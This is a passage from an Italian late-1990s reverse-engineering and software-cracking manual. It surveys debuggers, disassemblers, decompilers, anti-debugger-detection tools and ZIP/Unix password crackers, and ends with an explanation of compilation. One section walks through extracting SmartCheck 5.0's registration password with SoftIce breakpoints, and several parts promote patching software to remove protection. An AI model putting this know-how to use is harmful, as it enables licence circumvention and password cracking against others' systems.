  • 53.
    <f8>,<f8>,<f8>.... q test2: trw msg.exe g test3: trw msg.exe <f8>,<f8> <Alt+Tab>;Now in Win95 desktop, press <Alt+Tab> again to back q test4: trw ne.exe <f8>,<f8> g ;you can not 'q' when trace a NE app test5: trw msg.exe g ord_61 <f8> some times,back-color of statusline changed means we are in critical status. Now <Alt-Tab> is disabled. g test6: trw msg.exe g GetVersion pret <f8> g test7: trw msg.exe bpx messageboxa g bc ;clear all breakpoint g test8: trw msg.exe <f8> w cs:eip,eip+70 >dump.txt ;write mem dump to file u cs:eip,eip+20 >asm.txt ;write unasm output to file test9: trw msg.exe <f8> bpio 21 r edx 21 e 401112 ec ;in al,dx g 40111f ;bpio will break at 401112 q Test auto change Ring0 & Ring3 keyboard handler: 1. TRW msg.exe 2. <F8> some times 3. press <Alt>+<Tab>, now you can change to other task because TRW use Ring3 keyboard handler. 4. g ord_61, After the 'dec ...', you can not press <Alt>+<Tab> anymore, because now TRW use Ring0 keyboard handler. 5. g ord_62, press <F8> some time, we back to Ring3 again.
  • 54.
    Commands H [command] display helpfor all commands, or the given command in detail. HWND [HWND] Display window handle information. FKEY [function-key strings] Display/Set Function keys ex: FKEY FKEY f10 d 2;U 3:4 PageIn <address> Load the not present page to memory. PageIn cs:401000 Lines [25 | 43 | 50 | 60] Set/Display screen lines ex: lines 43 MKPE Make a PE program 'newpe.exe' from the memory. Always 'del newpe.exe' before 'MKPE', or TRW will append it! Current EIP will be the new entrypoint. A util in TRW 'PEcompare' can help you compare the origin PE and NewPE to test how TRW work. PEDUMP Dump PE image memory direct to file 'PEDUMP.EXE'. You can use G_Rom's MakePE to rebuild a valid PE. BPIO port BreakPoint on port I/O BPR start_addr end_addr BreakPoint on Range access. BP [[seg:]address] BPX [[seg:]address] BreakPoint on Execute 'BPX offset' when trace a DOS app will ignore segment. On tracing a PE thread, this is same as 'BPM X'. One-Time BreakPoint commands each 'BPXX' command can be replaced as 'GOXX' for a one-time break-point. TRW will set this breakpoinnt, go, and clear it. gor fs:0 fs:10 gomd r ds:40000 BP if condition BreakPoint on condition bp if eax>=3456787 bp if dx<543 bp if ch==23 go if ah!=34 go if new_section
  • 55.
    RS Restore User Screen.(F4). In most time, you can Alt+Tab to switch to your APP. Ctrl+L or Alt+Tab to return to TRW. WC [codewindow_lines] Set lines of code window. No parameter will turn it on/off. ex: wc 25 wc WD [datawindow_lines] Set lines of data window. No parameter will turn it on/off. ex: wd 25 wd WMSG - Display windows messages usage: WMSG [partial-name] [WMSG-number] ... Hot Key Ctrl+L Most time, you can Alt+Tab to switch betreen your app and TRW. If this was disabled, you can press Ctrl+L to back to TRW quickly. Services TRW provides UNASM (and ASM ?) service to DOS programs. Check test1.asm for more. Alcune volte il problema è legato al cracking di sistemi zippati. Un ottimo password cracker è : ULTRAZIP PASSWORD CRACKER All copyrights to UZPC are owned by Ivan Golubev. PasswordCracker riesce a creare in continuazione combinazioni di caratteri che vengono usate per tentare di decodificare file .ZIP protetti da password. Dispone di diversi metodi selezionabili da setup.
  • 56.
    Le parole possonoessere scelte da vocabolari, generate con condizioni (minusole, maiuscole, numeri ecc.) Esistono diversi programmi simili a quello appena visto che agiscono su reti e la loro finalità è quella di trovare password di sistemi Unix o NT. Uno di questi è : S T A R C R A C K E R v1.0b1 b y T h e S O r C E r E r The_SOrCErEr@mail.dotcom.fr http://www.chez.com/thes StarCracker esiste per la versione UNIX e per Windows NT. Il software si basa su un vocabolario di parole. La sintassi è la seguente : STAR CRACKER v1.0b1 Copyright (c) 1997, The SOrCErEr Usage: starcrak <flags> [<password file(s)>] Flags: -pwfile:<file>[,..] Set password file(s) -single -xingle Turn on single or extended single crack mode -wordfile:<file> -stdin Turn on wordlist mode and use <file> or stdin -grammar:<rule>[,..] Set grammar mode to specified grammar rule(s) -combination[:<mode>] Turn on combination mode -stats:<new_mode> Make statistics and create file <new_mode>.sta -rules -norules Rules for wordlist / No rules for single modes -users:<login|uid>[,..] Crack this (these) user(s) only -groups:[!]<gid>[,..] Crack users of this (these) group(s) only -shells:[!]<shell>[,..] Crack users having this (these) shell(s) only -filter:<filter_name> Turn on this words filter -timeout -timestep:<m> Set timeout or timestep delay in minutes -stop:<n> -step:<n> Stop/step to next mode after <n> passwds found -restore[:<file>] Restore a session -show Show cracked passwords from the pwfile(s) -beep -quiet Turn on/off beep when a password is guessed -test -min:<l> -max:<l> Make a benchmark / Set min or max word length -list Display each word tested -salt -disp Crack salt by salt / Display current salt -noname -nohash Don't use memory for logins or hash tables SOFTWARE SPECIALI Una menzione deve essere fatta a software particolari. Molti linguaggi, Java ad esempio, fino a qualche tempo fa viaggiavano con RunTime attaccati per cui si trascinavano dietro gran parte delle informazioni simboliche derivanti dai sorgenti originali. Spesso SofiIce e Wdasm mostrano le informazioni con uno stile del tipo : CALL MyProgram.FUNCTIONCopy Quella CALL MyProgram.FUNCTION1 darebbe inizialmente una piccola parvenza di ‘simbolico’ anche se di fatto non lo è per niente. Sucuramente MyProgram non è una stringa dervante da una symbol table ma è semplicemente SI che sapendo le rigghe sono nel programma MyProgram, aggiunge appunto il nome per dire che la funzione è relativa al programma MyProgram. FUNCTION1 invece sarà un nome inventato per semplificare la visualizzazione. In altre parole SI o il debugger hanno sostituito un indirizzo con un nome simbolico inventato. Linguaggi come jAVA, VisualBasic , Clipper ecc. invece portavano gran parte del loro codice originario con loro tanto che alcuni programmi potevano ‘resourcizzare’ (risorgentizzare in italiano) i programmi.
  • 57.
    Precedentemente ho parlatodi JAD che riesce a restituire il sorgente JAVA partendo da un .class. Ormai i programmi Clipper, o almeno certe versioni, sono oggetti da museo per cui trattare certi programmi non ne vale la pena. Ho trovato recentemente un CD intitolato HACKER che diceva : “Svelati i misteri dei virus. Conoscere le tecniche riportate sul CD vi permetterà di girare tranquillamente su internet senza prendervi più virus.” La scritta ideale sarebbe stata : “Non girate più su internet per prendervi virus. Inserite questo CD è prendetevelo direttamente qui.” Infatti proprio in un programma intitolato THIEF.EXE che spiega come non prendere il virus THIEF è presente un virus. Questo per farvi capire l’altissima qualità del prodotto. Il CD è stato pubblicato nel 1998 e la versione di WDASM riportata è la 1.2 (oggi siamo alla 8.9). Per farla breve in questo CD sono presenti alcuni disassemblatori per Clipper e VisualBasic. Tra i decompiler riportati esiste uno per Java scritto in ADA. Vi riporto il nome anche se di fatto non l’ho neppure provato dato che fino ad ora JAD non ha sbagliato una solo decompilazione. Si tratta di : DECAF Gilles Demailly - 100704.2016@compuserve.com (this email address and the Decaf Homepage site are provided by friends from TeleObjet, please check their home page at : http://ourworld.compuserve.com/homepages/teleobjet/Homepage.htm) L’interesse maggiore sta nel fatto che è stato scritto in ADA ed è fornito con i sorgenti. Per i teorici universitari in balia di docenti con manie strane (simulatori di processori in scheme, riproduzione del concetto di favola in assembler …) potrebbe essere interessante. Un altro decompiler è relativo a FOXBASE. FOXDCOMP A DECOMPILER FOR FOXBASE PROGRAMS by Doyle and Associates Doyle and Associates 101 Westminster Road Rochester, NY 14607 Telephone: (716) 461-1148 Uno dei pochi software strani che dicendo la verità non ho ancora capito bene è il seguente. Vi riporto il file README da cui potete vedere le potenzialità. Vederlo in funzione ha lo stesso stile dei programmi DOS della Borland. IDA Version 2.05 ----------------- Fidonet: 2:5020/209@fidonet Internet: Ilfak_Guilfanov@n209.f5020.z2.fidonet.org Welcome to the First True Interactive Disassembler which allows you to explore and modify even compressed executable files ! Disassembling for: Intel 8080 Intel 8085 Z 80 (not full) Intel 8086 Intel 80286/287 real & protected Intel 80386/287 real & protected
  • 58.
    (32-bit processing) Interactive mode:YES Menu driven mode: YES Command language: built-in C-like language MultiWindow: YES MultiTasking: Background analysis Semi-batch mode: YES Multisession: YES Number of segments: UNLIMITED There is a limit on the number of contigious non-adjacent memory chunks. It is about 170. Size of input file: UNLIMITED Number of cross-references: UNLIMITED AutoComment: BIOS & DOS interrupts (comments for all commands are available) Max length of one comment: 255 chars Number of lines per instruction/data 100 Keyboard redefenition: YES Screen colors redefinition: Temporarily not available Input file patching: YES Output file types: EXE (patched input file) COM (patched input file) BIN (patched input file) ASM (output source code) MAP (output MAP file for debugging) IDC (IDC program to recreate IDA database) Per quanto riguarda il disassemblaggio di CLIPPER 5 potete provare il segeunte software. Valkyrie 5 DEMO Terminal Impact 2222 Foothill Blvd. #312 La Canada, CA 91011 USA Tel: 818-790-0599 Fax: 818-790-0699 BBS: 818-790-0799 WWW: http://www.terminal-impact.com Ci tengo a ripetere che queste, nel presente capitolo, sono solo informazioni che voglio riportare per eventualemnte aiutare a reperire certo software a chi ne ha bisogno. Io personalmente non l’ho provato per cui l’unica cosa che potete fare se vi serve è quella di collegarvi sui siti riportati e divertirvi a vostre spese. Ora siamo arrivati a VisualBasic. Tutto il readme è in tedesco per cui non ho capito se le info seguenti sono valide. VBDis3 - DER Discompiler für Visual Basic DoDi (MausNet: Hans-Peter Diettrich @ S) In un'altra directory del disco compare la versione per VB4. VBOpt4 - DoDi's Disassembler for VB4 (Dr. H.-P. Diettrich) CompuServe: 100752,3277 Internet: 100752.3277@compuserve.com
  • 59.
    WWW: http://ourworld.compuserve.com/homepages/DoDi In questocaso le info sono in inglese e sullo stesso si parla anche di VB5. Esistono utilities fornite con i sistemi di sviluppo che permettono di svolgere alcune funzioni viste con altre utilities. Ad esempio LINK.EXE e DUMPBIN.EXE (Visual C++ 32-bit edition) possono essere usati per esehuire il dump del portable executable (PE) header di un file eseguibile. Il segunet è un frammento del dump 7300 address of entry point 7000 base of code B000 base of data ----- new ----- 10000 image base Il valore di "image base" di 10000 è l’indirizzo dove il programma inizia nella memoria. Il valore asociato con "base of code," "base of data," e "address of entry point" sono tutti offsets dall’ “image base”. Microsoft ogni tanto rilascia delle raccolte di software legate ai suoi prodotti e quindi relativi a Windows, linguaggi vari ecc. Nell’ultima versione rilasciata è possibile trovare Microsoft Windows System Debugger (WDEB386.EXE) il qale è usato per testare e debuggare applicazoni Windows, dynamic-link libraries (DLLs), e device driver virtuali (VxDs). É possibile lanciare il system debugger tramite la linea di comando oppure specificandolo nel file SYSTEM.INI. Prima di partire bisogna seguire i seguenti passi. • Connettete un terminale seriale od un altro computer alla porta seriale del computer che state debuggando. • Create o preparate i symbol files dell’applicazione, DLLs, e VxDs che volete debuggare. I file simbolici dei driver e delle DLL di sistema sono fornite con il DDK. In ogni caso questo tipo di debugger non è decisamente quello che serve per compiti come i nostri se non per certi casi legati ad altri tipi di protezioni del software come ad esempio chiavi hardware o software che comunque possiedono agganci a driver. Cool Debugger for Win32 version : 1.2 Author : Wei Bao (in chinese : °üΰ) Email : wei.bao@usa.net wei.bao@bj.col.com.cn
  • 60.
    HomePage: http://www.nease.net/~baowei Cool debuggerè un programma simpatico molto compatto che contiene al suo interno tutte le utility necessarie a partire dal debugger, al dump hex, al visualizzatore di informazioni tipo ScanBin. Diciamo che si tratta di un tutto in uno. Permette di eseguire lo step by step come i fratelli più grandi trattandosi di un vero e proprio debugger e non solo di un disassemblatore. Le caratteristiche dell’ultima versione dichiarate dall’autore sono : Features in v1.2 1. Unassembly upto MMX/P6 opcode 2. Assembly upto Pentium opcode (without FPU opcode, do you really need it? tell me.) 3. Hook all imported functions (like system dll call) that are called APIs . All hooked APIs are counted when called. 4. MultiThread enabled 5. Emulation - Automatic trace through the debugee until a breakpoint is met. 6. Log the API call history 7. When a value is needed, an expression can be used. (like eax + ebx, [ecx + 3] + ebx) 8. Delphi 3.0 object structure recognizing(only for registered user) 9. more ... ? If you ask for more, let me know. :) Per le dimensioni che possiede COOLDB devo ammettere che svolge le sue funzioni molto meglio di altri pacchetti che a prima vista sembrerebbero più professionali. Alcune volte i pacchetti di classe superiore creano dei problemi. Ad esempio le ultime versioni della protezione VBOX se riescono a intercettare SoftIce escono senza tante storie. In altre parole usare SoftIce diventa complesso. CoolDb riesce in questo caso a non fare accorgere il sistema di protezione che esiste un debugger caricato. DEWIN è invece un programma che riesce a fare il dump di un programma Windows scrivendolo su file. Il programma viene fornito con tanto di sorgenti.
  • 61.
    0040106E: cmp wecx,03 00401071: jnz 004010B9 00401073: xor esi,esi 00401075: cmp eax,esi 00401077: jz 00401085 00401079: mov eax,[0042DDCC] 0040107E: push eax 0040107F: call [0042511C] ; --> GlobalFree 00401085: push ebx 00401086: mov [0042DDCC],esi 0040108C: call [00425120] ; --> GlobalDeleteAtom 00401092: cmp [00428678],esi 00401098: jz 004010C8 0040109A: mov ecx,[0042BE4C] 004010A0: mov edx,[0042A574] 004010A6: push esi 004010A7: push ecx 004010A8: push 03E1 004010AD: push edx 004010AE: call [004252E8] ; --> PostMessageA 004010B4: pop esi 004010B5: pop ebx 004010B6: retn 000C ; disk offset 10B9h Il precedente è un piccolo pezzo di dump eseguito con DEWIN dal quale è possibile vedere l’accuratezza abbastanza buona che mantiene segnalando a fianco ad ogni call di quale funzione API si tratta. Come dicevamo prima alcuni file per installarsi richiedono il codice in fase di SETUP. Per poter riuscire ad entrare si deve decompilare anche i vari files creati da INSTALL SHIELD, WISE ecc. I seguenti files sono decompilatori di questi programmi di setup. Windows.Installshield.Decompiler.V1.00.Beta [NaTzGUL/SiraX Production '98 ] Il pacchetto si compone dei seguenti files : wisdec.exe - Windows Installshield Decompiler V1.00 Beta Main Exe File wisdec.hlp - Windows Installshield Decompiler V1.00 Beta Help File wdtut1.htm - Windows Installshield Decompiler V1.00 Beta Tutorial #1 isdecomp.htm - NaTzGUL's Windows Installshield Script Cracking Tutorial file_id.diz - Program Description filelist.txt - File Listing L’help è molto corposo e ben fatto. Il programma è portentoso in quanto riesce a ricostruire lo script che ha creato il setup. Date un occhiata a che bel ‘INVALID SERIAL NUMBER’ dentro alla seguente immagine.
  • 62.
    Beh. Dopo questo èsufficente ricompilare con INSTALL SHIELD e vai ... Magari non è sempre cosi semplice ma comunque il programma è una gran cosa. Per quanto riguarda invece i files creati dal setup WISE abbiamo : exwise v0.5 (c) 1998 Andrew de Quincey http://www.tardis.ed.ac.uk/~adq adq@tardis.ed.ac.uk Il programma è fornito con tanto di sorgenti. Programmi particolari adatti all’analisi di file .EXE sono : [þ] EXESCAN v3.21 [þ] The Executables' Analyzer Copyright (C) 1997-98 by ST!LLS0N Features: * Designed for unpacking especially * Identifies almost any EXE/COM packer, crypter, protector and the most famous compilers * MZ/LE/LX/NE/PE headers recogizing * Win32 executables analyzing * DeepScan mode (detects more than one item at once) * Generic detection * TEU unpacker support * Built-in disassembler * The most powerful EXE-analyzer available today! * Freeware. Personal registration! [dOS/wIN aNALYZERS]ÄÄ[December, 1998] Quando mparlavamo di SoftIce dicevamo che molti programmi tentano di intercettarlo. FrogICE permette di nascondere SoftIce. FrogsICE is a VxD (Virtual device driver for Windows, just like a good old TSR for DOS). It allows you to intercept programs (exe or COM, DOS/Win16 or Win32) which would try to detect if SoftICE is loaded. It is particularly useful for packed/encrypted programs.
  • 63.
    FrogsICE runs ONLYon Win95/98 OS. Dove trovarlo ? +Frog's www.thepentagon.com/frog_s_print Sempre nel campo di SoftIce troviamo Icedump di cui vi riporto integralmente il file .IDZ ICEDUMP beta 5 build 15 1999-09-15 Dumper for Softice for Win9x. - Implemented as an internal Winice command (PAGEIN). - Subcommands: dump memory to file load file into memory dump via Bhrama/Procdump dump winice screen to file (ascii/html) suspend/resume thread/process set page table entry flags change FPU registers dynamic update of PAGEIN patch start/stop playing tracks on CD print usage info ;-) - Simple anti debugger detection code: Int1/Int3/Int4/Int5 IDT entries will be changed so that simple offset compares would no longer detect winice. - Parser accepts expressions whereever possible. - Supports V86, ring-3/16, ring-3/32 and ring-0/32 protected mode clients whenever possible. - No restrictions for size of memory block and path/name of dump file. - Fool-proof internal parser and dumper (but do RTFM ;-). - Sources are included, now you can even modify them to your liking. Precedentemente, parlando di REGSNIF o di quelle utilities che creavano dei DUMP di sistema per controllare le modifiche fatte da un programma installato, avevo detto che poteva essere utile conoscere quali chiavi venivano aggiunte al file di registro, quali files venivano inseriti nel file system. Bene. INWATCH è un utility che controlla il sistema durante l’isntallazione di programmi.
  • 64.
    Questo programma èinoltre in grado di eseguire dei backup dei files prima dell’installazione. Successivamente è possibile eseguire dei confronti o al limite restorare la situazione. Un utility piccola ma carina è SPY Windows che permette di intercettare i messaggi diretti ad una certa finestra. E’ inoltre possibile inviarli. Il solito mirino spostabile sulla finestra desiderata permette di selezionare quale handle utilizzare. Il programma ricorda le utilites di Microsoft. Spy Windows diventa utile per vedere, prima di usare qualche breakpoint sui messaggi, quali messaggi sono generati da una certa finestra. Il prgramma lo trovate a : Spy & Capure Version 2.70 Kobi Krichmar E-Mail: krichmar@hotmail.com Web Site: http:come.to/kobik La parte terminale, dopo aver trovato i punti da modificare, della fase di debugging è quella relativa alla creazione delle patch. Chiramente io la metto sotto forma di patch create per sproteggere qualche software anche se le patch possono essere anche quelle che vengono create per porre rimedio a problemi di programmi commercializzati. Comunque sia l’origine della patch il programma migliore è PtachIT.
  • 65.
    Il programma permettedi creare un lista dei file a cui applicare le patch e permette anche di creare dei messaggi da visualizzare durante l’esecuzione di queste. Se per caso trovate il modo di crackare un file e volete pubblicare la vostra modifica potete usare PatchIT per crearla e renderla indipendente. Un altra utility simpatica è EXESCAN la quale permette di analizzare dei files eseguibili e di identificare quali sono stati i compilatori che lo hanno prodotto. EXESCAN è inoltre in grado di identificare i protettori, i patchers e i packers. I formati riconosciuti sono : compilers: Borland C Borland Pascal Watcom C TMT Pascal Microsoft C GNU C Symantec C PowerBASIC Zortech C QuickBASIC Turbo Basic PL/I-86 packers/protectors: Alec v1.6 ProtEXE v3.10/v3.11 Protect! EXE/COM v6.0 CrackStop v1.0b-v1.03 PCrypt v3.50 HackStop v1.18 Ciphator Pro v4.6 EXE Manager v3.0 Secure v0.19 Xorer v2.0 NoDebug v1.0 RCC II/286 v1.14 Crypt/Dismember v1.7 Anti-TEU v0.9 XPack v1.65-v1.67 PGMPack v0.13 DOP''s CRYPTEXE v1.04 PSP''s EXE2COM v2.0
  • 66.
    E questa èsolo una lista parziale dei formati riconosciuti. Un programma strano ma carino è CUSTOMIZER. www.ozemail.com.au/~wanga Wanga International PO. Box 64 Carlton North 3054 Victoria Australia Fax +613 93804419 Il programma è una potente utility che permette di interagire e manipolare tutte le windows sulla macchina. Le finestre, o dialog, scroll bars, pulsanti ecc. possono essere controllate direttamente da CUSTOMIZER. Ogni modifica può essere salvata in modo permanente. I lavori che possono essere fatti sono : • Cambiare il testo di ogni oggetto. • Abilitare o disabilitare qualsiasi oggetto • Muovere il controllo nella finestra • Interagire con altre applicazoni. • Determinare password nascoste. • Trovare oggetti nascosti SMARTCHECK by NUMEGA Avevamo inizialmente parlato di SMART CHECK il quale, anche se indirizzato a Visual Basic, permette di monitorare un programma al fine di ricercare errori e disfunzioni ma anche semplicemente per controllare le funzioni API richiamate. E’ possibile reperire la versione sprotetta della versione ed in ogni caso è semplice cercare di eliminare la protezione presente nella 5.0 facendolo con il suo fratellino SoftIce.
  • 67.
    Per farlo èsufficiente inserire un breakpoint cercando di intercettare GetWindowText con : bpx GetWindowText Il programma si interromperà su : CALL USER!GETWINDOWTEXT LEA AX,[BP-32] ; in ax l’indirizzo di quanto avete inserito PUSH SS ; Il segmento ... PUSH AX ; offset PUSH DS ; Il segmento della password reale PUSH 06BA ; il suo offset CALL USER!LSTRCMP ; Le compara Ora per vedere la password facciamo un DUMP dell’indirizzo DS:06BA d ds:06ba l 64 Ora dovreste avere la password, e invece avremo &Smc50-14d% dinanzi agli occhi. Installiamo il programma normalmente e riattiviamolo lanciando un programma a 32 bits. Compare la maschera in cui viene richiesto l’unlock code. Andiamo nuovamente nel debugger e attiviamo nuovamente il breakpoint. Ci fermeremo su : ADD ESP,04 LEA EAX,[EBP-14] ; Vostra password LEA ECX,[EBP-28] ; La password corretta PUSH EAX PUSH ECX CALL 10005680 Digitando : d ecx l 64 avremo i 16 bytes del codice. Ritorniamo a SmartCheck come programma. Bisogna sottolineare che la sua specializzazione è relativa a VisualBasic come per tanti altri programmi di NuMega (FailSafe, BoundChecker ecc.) In pratica SmartCheck svolge una funzione di Spy un pò più specializzata per i programmi VB. Proprio per la sua caratteristica di avere delle DLL che costituiscono il run time di VB spesso si incontrano difficoltà a debuggare programmi scritti con questo linguaggio. SmartCheck costituisce un valido aiuto per questi casi. Decafe Pro Java Decompiler for Windows 95/98/NT Home page: http://decafe.hypermart.net Email: decafe@home.com
  • 68.
    Si tratta diun ottimo Java Decompiler in ambiente Windows (al contrario di JAD che è per ambiente DOS). Semplicemente selezionando un file .class viene decompilato nel suo .java La versione che si trova in giro non ha funzioni di salvataggio, drag’n’drop attive. Per attivarle è sufficiente collegarsi al suo sito tramite funzioni interne al programma. Sempre nell’ottica che a volte il problema è relativo al fatto di reperire più informazioni possibili esistino infinità di utility. Una di queste è APIS 32 che permette di analizzare le funzioni che un programma richiama. APIS 32 permette di aggiungere nella Windows principale le funzioni che si desidera tenere sotto controllo. La scelta viene fatta selezionando da file forniti con il pacchetto i quali contengono le funzioni specifiche di ogni DLL (kernel32, mapi32 ecc.) Mandando in esecuzioni il programma è ppossibile vedere quali funzioni sono state chimate e a quale punto. Succesivamente all’esecuzione è possibile analizzare il file di LOG che viene creato dal pacchetto. Possono essere ricavate facilmente informazioni difficilmente individuabili in altro modo. Il seguente è uno spezzone di file .log relativo ad un programma analizzato con APIS 32. ============= Created by APIS32 v. 2.4 ============= 0048C427:GetModuleHandleA(LPSTR:00000000) 0048C42D:GetModuleHandleA = 400000 0048C445:GetModuleFileNameA(HANDLE:00400000,LPSTR:00590020:"t",DWORD:000000FF) 0048C44B:GetModuleFileNameA = 12 0048CE5F:CreateFileA(LPSTR:00590020:"E:CIACRACKME.EXE",DWORD:80000000,DWORD:00 000003,LPDATA:00000000,DWORD:00000003,DWORD:00000080,HANDLE:00000000) 0048CE65:CreateFileA = C
  • 69.
    0048D617:CreateFileA(LPSTR:006BBA90:".SHRINK33.LDR",DWORD:00000000,DWORD:0000 0000,LPDATA:00000000,DWORD:00000003,DWORD:04000000,HANDLE:00000000) 0048D61D:CreateFileA = FFFFFFFF 0048D6DB:GetWindowsDirectoryA(LPSTR:006BFCAC:"Œ-Ç_Ù_÷¿w_",DWORD:00000104) 0048D6E1:GetWindowsDirectoryA= A 0048CE5F:CreateFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP",DWORD:40000000,DWOR D:00000000,LPDATA:00000000,DWORD:00000002,DWORD:00000080,HANDLE:00000000) 0048CE65:CreateFileA = 10 0048CEAF:WriteFile(HANDLE:00000010,LPDATA:006BBBA8,DWORD:00003220,LPDATA:006BBB7 4,LPDATA:00000000) 0048CEB5:WriteFile = 1 0048D617:CreateFileA(LPSTR:006BBA90:".000E121.TMP",DWORD:00000000,DWORD:00000 000,LPDATA:00000000,DWORD:00000003,DWORD:04000000,HANDLE:00000000) 0048D61D:CreateFileA = 10 0048D7D5:DeleteFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP") 0048D7DB:DeleteFileA = 1 0048C637:LoadLibraryA(LPSTR:004646DC:"kernel32.dll") 0048C63D:LoadLibraryA = BFF70000 0048C637:LoadLibraryA(LPSTR:0046495C:"user32.dll") 0048C63D:LoadLibraryA = BFF50000 0048C637:LoadLibraryA(LPSTR:00464996:"advapi32.dll") 0048C63D:LoadLibraryA = BFEA0000 0048C637:LoadLibraryA(LPSTR:004649D6:"oleaut32.dll") 0048C63D:LoadLibraryA = 65340000 0048C637:LoadLibraryA(LPSTR:00464A66:"kernel32.dll") 0048C63D:LoadLibraryA = BFF70000 0048C637:LoadLibraryA(LPSTR:00464AC8:"advapi32.dll") 0048C63D:LoadLibraryA = BFEA0000 0048C637:LoadLibraryA(LPSTR:00464B08:"kernel32.dll") 0048C63D:LoadLibraryA = BFF70000 0048C637:LoadLibraryA(LPSTR:00464ECA:"gdi32.dll") 0048C63D:LoadLibraryA = BFF20000 0048C637:LoadLibraryA(LPSTR:004653B2:"user32.dll") 0048C63D:LoadLibraryA = BFF50000 0048C637:LoadLibraryA(LPSTR:00465D66:"ole32.dll") 0048C63D:LoadLibraryA = 65F00000 0048C637:LoadLibraryA(LPSTR:00465D7E:"comctl32.dll") 0048C63D:LoadLibraryA = BFB70000 Ad esempio l’analisi fatta nell’esemmpio precedente è relativa ad un file protetto con shrink. Dal file di LOG si possono vedere alcune funzioni richimate dal programma. 0048CE5F:CreateFileA(LPSTR:00590020:"E:CIACRACKME.EXE",……. 0048D617:CreateFileA(LPSTR:006BBA90:".SHRINK33.LDR",…. 0048CE5F:CreateFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP",…. 0048D7D5:DeleteFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP")…. Debuggando il file si incontrano le solite difficoltà legate ai file packati in quanto bisognerebbe usare la tecnica dei dumper per riuscire a by-passare il problema. Da queste istruzioni sembrerebbe che venga creato qualche file contenente le istruzioni decodificate con le quali viene creato il file da eseguire. Oltre a questo dall’osservazione di tali informazioni potrebbe essere semplificata la problematica di individuare le funzioni da utilizzare nei breakpoint.
  • 70.
    TRA LIBRERIE EACTIVEX Esistono diversi linguaggi che permettono la programmazione in ambiente Windows come ad esempio Visual Basic, Visual C++, Visual Java ecc. Java in effetti è un caso particolare in quanto la sua logica è differente da quella degli altri linguaggi. Ogni linguaggio possiede il suo compilatore od interprete il quale dopo aver eseguito un analisi sintattica e semantica traduce il sorgente originario in uno eseguibile dalla macchina. Java possiede un traduttore in un byte code che viene interpretato da una macchina virtuale Java. I programmi Java non subiscono una vera e propria compilazione tanto che utility come JAD.EXE riescono a rigenerare i sorgenti partendo dai files .CLASS generati dal “compilatore”. Indipendentemente dalla sintassi del linguaggio molte funzioni vengono gestite agganciandosi al sistema delle Api di Windows. Tutti conosceranno il concetto di libreria. In pratica durante la scrittura del software capita spesso di creare funzioni che possiedono la caratteristica di poter essere utilizzate in più di una circostanza. In questo caso i linguaggi di programmazione, mediante diverse tecnologie, permettono la creazione di quelle che vengono definite con il nome di librerie. Queste possono essere collegate ai nostri programmi mediante tecniche differenti come ad esempio quelle delle librerie statiche che devono essere collegate al software in fase di link. La creazione di un programma eseguibile si suddivide in diverse fasi. La prima fase è quella in cui il compilatore esegue un analisi sintattica e semantica del programma segnalandoci eventuali errori. Passata questa fase il compilatore passa il testimone al linker il quale svolge diverse funzioni. La prima è quella di controllare se le funzioni che vengono chiamate sono presenti dentro al software. In caso negativo inizia a ricercarle dentro alle librerie collegate al programma e se non vengono reperite neppure in quel punto allora viene segnalato un errore di “Unresolved external” e la creazione del modulo eseguibile viene interrotta. Come dicevo prima è possibile specificare che alcune funzioni sono presenti dentro ad una libreria statica la quale normalmente possiede come estensione .LIB. Il compilatore dopo le sue passate crea dei moduli OBJ i quali sono moduli binari in cui il codice non è stato rilocato ovvero che dentro al quale i riferimenti sono ancora simbolici. Quando noi scriviamo un programma creeremo in modo diretto od indiretto dei richiami ad indirizzi o per meglio dire a punti del programma che vengono usati come riferimenti. Potrebbe essere un esempio : if(valore == 1) salta_al_punto X; altre_istruzioni :punto X In questo caso facciamo direttamente riferimento al salto in un punto che nel programma in esecuzione sarà ubicato ad un certo indirizzo. In linguaggio assemblativo potrebbe essere una cosa del genere : 0030:1234 cmp ax, 1 ; Compara ilcontenuto del registro AX con 1 0030:1236 je 0030:1239 ; Se uguale salta a 0030:1239 0030:1238 mov bx, 2 ; Altre istr.
  • 71.
    0030:1239 .... ;Indirizzo del salto In questo caso, come dicevo prima, sono io che richiedo direttamente di saltare ad un certo punto che nel programma indico come un simbolo. In questo caso io lo chiamo punto X ma non ho la più pallida idea na che indirizzo di memoria fisico corriponderà al momento dell’esecuzione. Esistono costrutti di linguaggi a più alto livello che vengono tradotti dal compilatore con all’interno dei riferimenti ad indirizzi. Un altro esempio di riferimenti a punti precisi del programma lo è il caso in cui ci si riferisce a dei valori che sono salvati in qualche parte della memoria. In linguaggio C potrebbe essere : *m_Value = 123; oppure in assembler: 0030:0002 mov [0030:2345], 123 Nei moduli oggetto i riferimenti sono ancora simbolici e non assoluti come avviene dopo il caricamento del programma eseguibile. Ci sono costrutti di certi linguaggi che per se stessi non possiedono loops o riferimenti ciclici ad indirizzi ma che il compilatore tradurrà facendoglieli avere. Prendete il caso in cui si abbiano due vettori di 10 elementi ciascuno e che il problema sia quello di spostare il contenuto di ogni elemento di uno nel suo corrispettivo dell’altro. Per risolvere il problema sarebbe necessario un loop del tipo: int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 }; int array_due[10]; int indice; for(indice=0;indice!=10;indice++) array_due[indice] = array_uno[indice]; In linguaggio assemblativo ci saranno controlli mediante cmp o similia e si eseguiranno jump (salti) a certi indirizzi a seconda dei casi. Esistono costrutti che in linguaggi, come ad esempio il linguaggio C di prima, non mostrano caratteristiche di algoritmi in cui le istruzioni non siano altro che semplici assegnazioni ma che il compilatore tradurrà a modo dell’esempio di prima. Questo esempio lo avevo riportato inizialmente ma lo voglio riportare per fare una comparazione. Prendiamo il programma fatto con il ciclo for. int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 }; int array_due[10]; void copy_array(void) { int i; for(i=0;i!=10;i++) array_due[i] = array_uno[i]; } Ora diamo il comando che crea il sorgente assembler. Cl /c /Fatest.asm test.c Et voilà !!
  • 72.
